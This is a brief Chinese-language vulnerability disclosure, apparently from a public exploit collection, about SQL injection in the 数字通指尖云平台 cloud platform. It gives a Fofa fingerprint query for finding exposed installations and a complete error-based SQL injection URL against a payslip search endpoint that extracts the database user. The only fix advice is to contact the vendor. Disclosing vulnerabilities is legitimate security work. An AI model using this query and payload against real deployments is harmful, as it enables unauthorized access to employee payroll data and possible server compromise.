# 数字通指尖云平台SQL注入

## 漏洞描述

数字通指尖云平台存在SQL注入漏洞，可通过SQL注入可获取敏感信息甚至获取到服务器权限。

## 漏洞复现

1. Fofa

body="/assets/8cca19ff/css/bootstrap-yii.css"




1. 部分界面如下



1. 验证如下

192.168.2.46:8880/payslip/search/index/userid/time?PayslipUser%5Buser\_id%5D=1%20AND%20(SELECT%201111%20FROM(SELECT%20COUNT(\*),CONCAT((MID((IFNULL(CAST(CURRENT\_USER()%20AS%20NCHAR),0x20)),1,54)),FLOOR(RAND(0)\*2))x%20FROM%20INFORMATION\_SCHEMA.PLUGINS%20GROUP%20BY%20x)a)&&yt0



## 修复建议

1、产商已发布安全版本，请联系产商修复